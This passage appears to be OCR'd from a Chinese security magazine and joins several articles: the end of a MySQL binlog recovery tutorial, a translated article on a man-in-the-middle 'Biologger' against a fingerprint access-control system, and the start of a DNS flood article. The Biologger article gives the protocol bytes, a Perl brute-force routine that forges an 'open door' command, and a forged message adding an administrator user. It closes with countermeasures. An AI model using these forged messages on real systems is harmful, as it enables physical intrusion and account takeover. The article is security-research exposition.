mysqladmin 工具是用于 flush 服务日志的，也可以通过在 MySQL 客户端中执行“FLUSH LOGS” 语句来实现相同的功能。

简单的数据恢复

虽然有时略显单调乏味，但每天备份和运行二进制日志的确是一个在 MySQL 服务器中恢复数据的不错方法。比如可以每天在深夜使用 mysqldump 对数据进行备份，如果某天在数据备份完成后的一段时间里，由于某种原因数据丢失，可以使用以下方法来对其进行恢复。

首先，停止 MySQL 服务器，然后使用以下命令重新启动 MySQL 服务器。该命令将保证是唯一可以访问该数据库服务器的人在进行操作：

```
#mysqld --socket=/tmp/mysql_restore.sock --skip- networking
```

这里，“--socket”选项将为UNIX系统命名一个不同的Socket文件。Windows系统中则需要提供一个管道名称，比如MySQL_restore，而不是路径和文件名。可以使用以下命令：

```
#mysqld-nt --enable-named-pipe --socket=MySQL_
restore--skip-networking
```

但在非Windows NT的Windows系统中，因为无法命名管道，所以需要使用TCP/IP。这种情形下，可以使用-port选项对非3306端口进行监听。用户可以选择使用任何没有被其他任务所使用的非特权端口。这里，-skip-networking选项的目的是阻止用户通过TCP/IP和Socket文件或管道来访问服务器，即本服务器只能从本地进行连接。一旦服务器处于独占控制之下，就可以放心地对数据库进行操作，不用担心在进行数据恢复的过程中有用户尝试访问数据库而导致更多的麻烦。进行恢复的第一个步骤是恢复晚上备份好的dump文件：

```
#myslq -u root -p mypwd --socket=/tmp/mysql_ restore.sock
< /var/backup/20100122.sql
```

该命令可以将数据库的内容恢复至晚上刚刚完成备份的内容。要恢复dump文件创建后的数据库事务处理，可以使用mysqlbinlog工具。如果每天晚上进行备份操作时都对日志进行flush操作，则可以使用以下命令行工具将整个二进制日志文件进行恢复：

```
#mysqlbinlog /var/log/mysql/bin.123456 |mysql -u rot
-pmypwd   --socket=/tmp/mysql_restore.sock
```

上述操作完成后，以没有临时Socket文件和网络限制的方法重新启动MySQL服务器。

经过以上步骤之后，数据将恢复到前一步备份的状态，并且此后执行的所有SQL语句也将被恢复。要获知最新二进制日志的名字，可以查看包含在日志文件目录中的文件列表。

手工恢复

在上述情形中，假设需要恢复所有的服务器数据，而要进行恢复操作的原因是由于执行SQL语句误删了有用数据，那么简单地使用二进制日志文件进行完全恢复将只会重复所犯的错误。对于这种情况，一种比较好的解决办法是运行上述mysqlbinlog，不过不要把结果直接导入MySQL，而是将其导入文本文件之中，在将该文件导入MySQL之前可以对其进行编辑。重定向mysqlbinlog的输出可以使用以下命令：

```
#mysqlbinlog /var/log/mysql/bin.123456 >/tmp/
mysql_restore.sql
```

该命令将会在/tmp目录中生成一个简单的文本文件。需要注意的是，不要使用Word等字处理器对该文件进行编辑，因为字处理器会在文件中添加一些二进制格式码，这些格式码在导入MySQL中时可能导致一些问题。在删除不需要的SQL语句并保存好恢复文件后，就可以在MySQL客户端中使用以下命令进行恢复操作：

```
#mysql -u root -pmypwd --socket=/tmp/mysql_ restore.sock
</tmp/mysql-restroe.sql
```

针对某一时间点的恢复

在MySQL 5.1版本中，mysqlbinlog被添加进一些附加选项，使得从二进制日志文件进行恢复的过程更加简单，并且不需要再进行手工更改，其中就有“-start-date”和“-stop-date”选项。假设用户在2010年1月20日上午10点执行的SQL语句删除了一个大的数据表，则可以使用以下命令进行恢复：

```
#mysqlbinlog --stop-date="2010-01-20 9:59:59" /var/log/
mysql/bin.123456 |mysql -u root -pmypwd --socket=/tmp/mysql_
restore.sock
```

该语句将恢复所有给定-stop-date日期之前的数据。如果在执行某SQL语句数小时之后才发现执行了错误操作，那么可能还需要恢复之后输入的一些数据。这时，也可以通过mysqlbinlog来完成该功能：

```
#mysqlbinlog --start-date="2010-01-20 10:01:00" /var/log/
mysql/bin.123456 |mysql -u root -pmypwd --socket=/tmp/mysql_
restore.sock
```

该命令中，SQL语句记录的10：01以后的内容将会被恢复。这样，与前面提到的dummp文件恢复， 以及两个mysqlbinlog命令相结合，就可以恢复上午10点以前和10:01以后的所有操作和数据。当然，还需要检查日志以保证使用的是准确的时间。

用Position参数恢复

除了使用特定时间恢复以外，还可以使用-“-start-position”和“-stop-position”两个mysqlbinlog选项。这两个选项的功能和“-start-date”与-“-stop-date”类似，不过它要求给出的是可以在日志中找到标识位置的数字。

相比而言，使用位置的方法是一种更精确的恢复方法。为了决定位置的数字，可以使用“-start-date”与“-stop-date”就错误事务处理执行的某一特定时间段来运行mysqlbinlog，并且将结果重定向到一个文本文件中进行检查。命令行的形式如下所示：

```
#mysqlbinlog --start-date="2010-01-20 9:55:00" --stop-
date="2010-01-22 10:04:00" /var/log/mysql/bin.123456 >/tmp/
mysql_restore.sql
```

该命令会在/tmp目录下创建一个小的文本文件，该文件中会有执行错误SQL时间段里的所有SQL语句。使

用文本编辑器打开该文件，然后找到那个不想再执行的SQL语句。一旦知道需要中止和重新开始恢复过程的位置，记下位置数字。位置的标识是 log_pos 后跟随的一个数字。恢复备份文件可以执行类似以下的命令行：

```
#mysqlbinlog --stop-postion="368312"
/var/log/mysql/bin.123456 |mysql -u root -pmypwd
--socket=/tmp/mysql_restroe.sock
#mysqlbinlog --start-position="368315"
/var/log/mysql/bin.123456 |mysql -u root -pmypwd
--socket=/tmp/mysql_restore.sock
```

第一个命令会恢复停止位置前的所有事务，第二个命令会恢复从开始位置处到二进制日志结束的所有内容。

小结

对于一个标准安装的 MySQL，通过二进制日志完全恢复任何时刻丢失的数据是一件非常简单、快捷的事情。当然，如果无法忍受使用该方法的要求，比如在进行恢复操作时要锁住其他用户等，也可以使用其他方法来保护数据，比如使用 Replication(http://dev.mysql.com/doc/ mysql/en/replication.html)。

前置知识：Python
关键词：Keylogger、Biologger、特征识别



Biologger——生物特征记录程序

文/ Matthew Lewis 译/ Fahrenheit

随着技术的发展，现今的生物计量识别（biometric）设备已经得到了广泛的应用。广义上来说，能够识别生物计量特征，以及将生物性特征转换为电信号的所有设备都属于生物计量设备的范畴之内。正如我们在很多电影里所看到的，或者在生活中感受到的，通过生物特征的访问控制和身份识别系统，人们可以将生物特征通过传感器传输到服务器以及其他的下一级的处理设备，完成特征验证和授权的相关功能。如果信息匹配的话，系统又会产生对应的控制信号，或许在屏幕上显示一条验证成功的信息，再或者直接为你打开一扇门，并用优美的音乐迎接你的到来。

本文我们将采用实例研究的方法，从概念上阐述一个面向生物计量识别特征的 Keylogger（原意指“键盘记录程序”），称之为“Biologger”。我们知道，Keylogger 通过监控键盘操作，记录的是用户的密码等安全信息，而 Biologger 的目的则是在特征识别设备和处理设备之间捕获生物计量的特征数据，为后续攻击向量的生成做准备，其在针对生物特征识别设备的中间人（man in the middle）攻击中占据了非常重要的地位。

当今的现实生活中，已有很多组织或个人使用了逻辑上的或者物理上的生物特征控制系统。这些系统为求部署的方便，采用了和普通计算机系统相兼容的通信处理协议，如 TCP/IP 等，这给我们的利用带来了极大的便利性。本文关注的焦点是一个特定的指纹识别访问控制系统，不是要教大家去做坏事，而是旨在引起人们对此领域安全问题的重视。我们相信，本文所讲的技术具有比较强的适用性，稍加修改，一样可以用于其他的系统，比如人脸或者虹膜的识别系统。在本文开始之前，我们假定读者都具备一些生物计量识别的基础知识，具体可以参考随文提供的《Biometric Demystified》一文。

脚本配置

本文攻击脚本的实现配置如图 1 所示。指纹识别控制系统通过 UDP 数据报和远端运行有管理程序的服务器联系。管理程序维护着网络中的所有类似识别系统，并为每个设备分配有一个单独的 IP 地址。除此之外，管理程序还维护着系统用户的生物特征数据，以及对应的验证信息数据库，控制着授权设备在验证之后的下一步操作。

为了模拟一个植入系统内部的 Biologger，我们在指纹识别设备和服务器之间，通过代理监控流量的方式，插入一个中间人设备，监视两者之间的数据交换。要实现中间人的安装需要系统的 root 权限，但这部分

已经超出了本文的讲述范围，故在此我们假设中间人设备在初始配置中已经安装完毕，作为本文研究的初始条件。




图 1　攻击脚本配置

在我们先期的研究中还发现，所有生物特征的匹配和验证操作都是在指纹识别设备上完成的，这和我们原来的认识有所不同。原来想的是指纹识别设备将检测到的用户特征传递到远端服务器，在这里将特征作为输入执行匹配算法的验证操作，随后再向端设备或者门禁系统发出授权信号。现在来看，远端的服务器仅仅是将系统用户的生物特征模板通过网络上传至访问控制的识别设备，或者再下载回来，并不具备验证功能。因此，我们中间人设备的关注焦点也相应发生了变化，就转移到管理程序和识别设备之间交换的这些数据上来了。

协议分析

我们的 Biologger 可以捕获识别设备和管理程序之间的所有数据交换，这其中包括用户的登记注册、删除，以及特征模板的上传和下载等。数据捕获之后，我们将进行离线分析，破解识别设备和管理程序间通信协议的组织形式，我们最基本的目标是区分捕获数据中的生物特征，用户信息以及控制信息等各部分。

通过初步的研究之后我们发现，由识别设备发出，或者发送到识别设备的所有数据，都以一个 6 字节的唤醒（wake-up）消息作为起始，随后即真正的数据。这个字节序列是：\x00\x00\x0a\xfe\x00\x00。

然后，远程的服务器端可能会做出响应，它回复的消息中包含了两个不定的字节，这两个字节出现在所有由服务器端发出的消息中，作为一种原语级 Session 标识符。再者，还有另外的两个字节也值得注意，它们看起来更像是发送信息的校验码。这两个字节随消息的不同而变化，但即使是发送同样的信息，也不能保证每时每刻它们都保持一致。在目前的研究中，我们还未弄清楚校验的具体算法，只能放到今后再来进行。

在研究 Biologger 捕获的各种数据的同时，我们发现了长度在 300～350 字节的消息，应该是系统的生物特征模板数据。进一步研究之后，我们破解出了该类消息的组织格式，以及其中各字段的意义，如图 2 所示。




图 2　携带生物特征模板数据的消息

我们的研究并没有对识别设备的软件和硬件进行逆向工程，上述的协议数据结果完全是在对 Biologger 捕获的数据做了大量的观察和比对研究之后得到的。特征模板格式中，所有传输到指纹识别设备的数据都以两个字节的数据标识开头，为\xAA\x00。随后的两个字节是消息的校验码，再后面，两个字节的 Session ID 之后是 3 个字节的用户 ID，还有 1 个字节的手指 ID，指示消息携带的是某个手指的特征模板数据。用户 ID 指示的用户可能有十种指纹特征模板，图 3 列出了为每一个手指所分配的手指 ID。




图 3　手指 ID 分配

识别设备和远端服务器间的数据传输使用的是明文，没有经过加密，这为中间人攻击提供了绝好的机会。在以往攻击的例子中，攻击者可以伪造一个可用的指纹图案，绕过识别设备的访问控制。该类型攻击的关键在于要找到一个正确合法的指纹特征模板，而我们的 Biologger，加上协议分析得到的模板数据，可以获取特定用户 ID，特定手指的指纹特征，要实现这一步已经不算困难了。

有的时候，我们发现不同手指的指纹特征包含的信息量是不同的，大拇指的指纹包含的细节特征就比小拇指的要多一些。所以在细节丰富的指纹上做特征匹配，产生误报的概率也会相对较大。在攻击的时候，寻找特定用户、细节丰富的指纹数据作为攻击的跳板，由此导致误报，也算是间接提高了攻击的成功率。

破解特征模板

我们从 Biologger 捕获的数据包中提取出 300 字节大小的特征模板，进行离线分析，准备找出模板数据的组织格式，以及里面包含的数据和类型等等。通过研究之后，我们有了新的发现，系统中的指纹特征似乎都是分类保存的，如图 4 所示，共有 Arch（拱形）、Tented Arch（帐篷拱形）、Left Loop（左环形）、Right Loop

（右环形）和 Whorl（螺旋形）五种分类。




图 4 指纹特征分类

指纹识别检测算法只会用采集到的指纹样本去匹配与它类型相同的特征模板，所以指纹特征的分类可以加快识别匹配的速度。我们检查了相当数量的设备端和服务器端交换的特征模板消息之后，300 字节的特征数据总是以一个 2 字节的常量作为特征模板的开头标识，随后的一个字节指出模板的类型，比如\x00（Left Loop），\x01（Right Loop）和\x02（Arch）等等。

识别图像数据

我们研究的识别系统似乎提供了一项在服务器管理端备份注册的指纹图像的功能。当服务器请求时，注册用户的指纹图像以 UDP 数据报的形式发送给远端的数据库。我们的 Biologger 在发起备份请求时捕获了一些数据，研究了连续的、总共 1000 字节左右的 UDP 数据包之后，发现其包含的应该是注册用户指纹的灰度（greyscale）图像。

在对图像数据信息及类型了解有限的前提下，我们将 Biologger 捕获的可疑图像数据输入到一个图像识别算法，尝试着将数据值解释为在不同的坐标点上的灰度像素，最终能够得到图像数据可能表示的图案信息。这个图像识别算法的 Python 代码如图 5 所示。

```
for wrap in range(100,150): # try plotting in x axis from wraparound of 100 to 150
        # create new greyscale image
        newIm = Image.new ("L", (150,150))
        putpixel = newIm.putpixel
        x = 0
        y = 0
        # plot all captured image data
        for p in range(len(data)):
                # get the pixel colour value
                col = ord(data[p])
                putpixel((x, y), col)
                x = x + 1
                # if we've reached current wrap, plot on next line
                if x == wrap:
                        x = 0
                        y = y + 1
        # save the plotted image
        newIm.save("fingerprint" + str(wrap) + ".jpg")
```

图 5 Python 代码写的图像识别算法

算法执行完毕，我们得到了一系列的识别图形，其中部分如图 6 所示。下面的是实际请求备份的指纹图案，上面的一排是算法识别到的图案，右数第二个的近似度是最高的。

虽然有近似度比较高的匹配图像，但它还并未达到完美匹配的程度，其中我们有可能将部分的控制数据也作为图像数据来处理了。然而即便如此，使用该方法来获取指纹图案仍然是可行且有效的，显示出来的指纹已经足够清晰。一旦获得了高清晰度的指纹图案，那么攻击者伪造另外一个指纹就不再是什么难事，进而骗过识别设备也就轻而易举了。




图 6 识别算法得到的指纹图案

识别以及响应控制数据

进一步分析设备和服务器之间的交换消息，我们还识别到了一些控制数据。它们和指纹模板以及指纹图案一样，都是以明文传输的。破解了控制数据的组织格式，我们就可以在不使用指纹图像的情况下，伪造用户的控制信息。例如，不使用指纹图案，我们可以向识别控制设备发送一个 PIN 码或者信号，打开门禁系统等等。下面是添加一个新用户的控制消息格式："添加新用户消息=<用户 ID><特权><密码><用户名><设备编号>"。

识别系统中用不同的数值来代表用户的特权级，目前有\x00（表示受限用户），\x01（表示普通用户），\x02（表示高级用户），以及\x03（代表管理员）。

我们还检测到了例子中的用来控制建筑物内门禁系统的控制消息，消息长度为 8 个字节，其内部包含了指向具体编号设备的门禁控制信号。记得在前文中说过，每个消息中都有 2 个字节的校验码，控制消息也不例外。由于目前我们尚未弄清楚校验的具体算法，因此在没有校验码的情况下，伪造的控制消息很容易就能被识别出来是非法的。为了使回复消息攻击得以成功进行，我们使用了暴力攻击的办法，枚举 2 个字节能够表示的所有校验值，将其填充到伪造的控制消息中，再逐个发送出去。图 7 所示的 perl 代码实现的就是暴力攻击的过程。

```
sub bruteforce_message {
        $session = shift; # get the session ID after issuing "wake-up" message
        $device = shift; # get the device number to which to issue the open door command
        # send open door message with session identifier and all possible checksum values
        # contained within two byte variables $v1 and $v2
        for($v1 = 0; $v1 < 256; $v1++) {
                for($v2 = 0; $v2 < 256; $v2++) {
                        $open_door = "\x0a" . chr($v1) . chr($v2) . $session . $device;
                        # write the message to the socket
                        print $sock $open_door;
                        # incure a slight delay before transmitting next packet
                        select(undef, undef, undef, 0.001);
                }
        }
}
```

图 7 枚举校验值伪造开门的控制消息

使用这项技术，可以成功伪造一个"开门"命令，

进而产生打开门禁电子锁的合适信号。使用上面的例程，根据收集到的信息 v1、v2 和 session 等，也可以伪造出一个添加新用户的控制消息，如图 8 所示。这里新的用户名为“Hacker”，管理员权限，对设备“0”，PIN 码为“1234”。

```
$add_user = "\x0a" . chr($v1) . chr($v2) . $session . "65534\x031234Hacker\x00";
```

图 8　新建用户的消息

我们注意到设备和服务器间的数据交换是以 UDP 的形式进行传输的，UDP 没有差错恢复和重发机制，所以上述暴力攻击方法发送的 UDP 有可能丢失，进而影响到攻击的成功率。而且暴力攻击需要的资源较多，单线程执行对时间的消耗很大，因此采用多线程来进行枚举有助于加快攻击的速度。虽然我们的攻击脚本中存在这样那样的问题，但本文只提出相关概念，并未深入考虑工程的实际情况。

后来，我们又发现了删除用户的控制消息，和新建用户类似。只要有足够的数据做分析，有足够的攻击时间，攻击者就可以删光一个系统内的所有注册用户，引起整个识别控制系统的拒绝服务错误。

防范措施

本文所研究的一些分析方法，在对识别设备和服务器间传送的生物特征数据、用户和控制数据采取合适的加密措施之后就可以得到有效的预防。在两者之间采用更为有效的安全授权机制也能起到同样的效果。我们看到，生物计量特征并不神秘，也是被编码为一系列的二进制数据，因此，这就对识别系统保证数据的完整性和机密性提出了更高层次的要求。只有保证了上述两点，才能将设备间数据传输导致的信息泄露、漏洞利用的危险降低到最小。

除此之外，采用日志记录每一次系统的访问尝试也是一个不错的选择。不论成功与否，每一次访问都记录在案，由管理员审计之后，可以发现可疑的攻击行为。届时再提升系统的安全等级，亡羊补牢，为时未晚。


更高级的安全策略包括改进系统内部请求响应的实现机制，例如访问控制系统在要求用户输入指纹时可以随机选择 10 个手指中的一个来作为输入，这样攻击者要得到该用户所有手指的指纹图案才能保证每次攻击都能成功。

结语

本文的目的不在于教会人们如何去攻击生物特征识别设备，而是要引起人们的安全警觉，警示使用了该类型设备的用户有必要做一些安全加强，防范和阻止恶意的中间人攻击。而且生物识别设备的制造商和集成商们也不能将系统的安全性与设备分割开来，单个设备安全了，并不代表整个系统也是安全的。系统内设备之间的数据交换如果使用的是 IP 之类的公开通信协议，还有必要对其实施额外的安全措施。有时候稍微大意，就会将识别系统的漏洞暴露无遗，到时候造成的损失，可比什么硬盘上的数据丢失、文件不能运行要严重多了。

（**编辑提醒：**本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：网管、DNS、拒绝服务



DNS Flood Detector 让 DNS 更安全

文/ 北京　李晨光

DNS 是域名系统（Domain Name System）的缩写，是一种组织成域层次结构的计算机和网络服务命名系统。DNS 在 Internet 迅猛发展的历史中起到非同寻常的作用。它极大地简化了人们上网的操作，现在只需要在浏览器中输入域名就可以方便地访问想去的网站，而不必像互联网发展初期那样，输入一长串的 IP 地址。

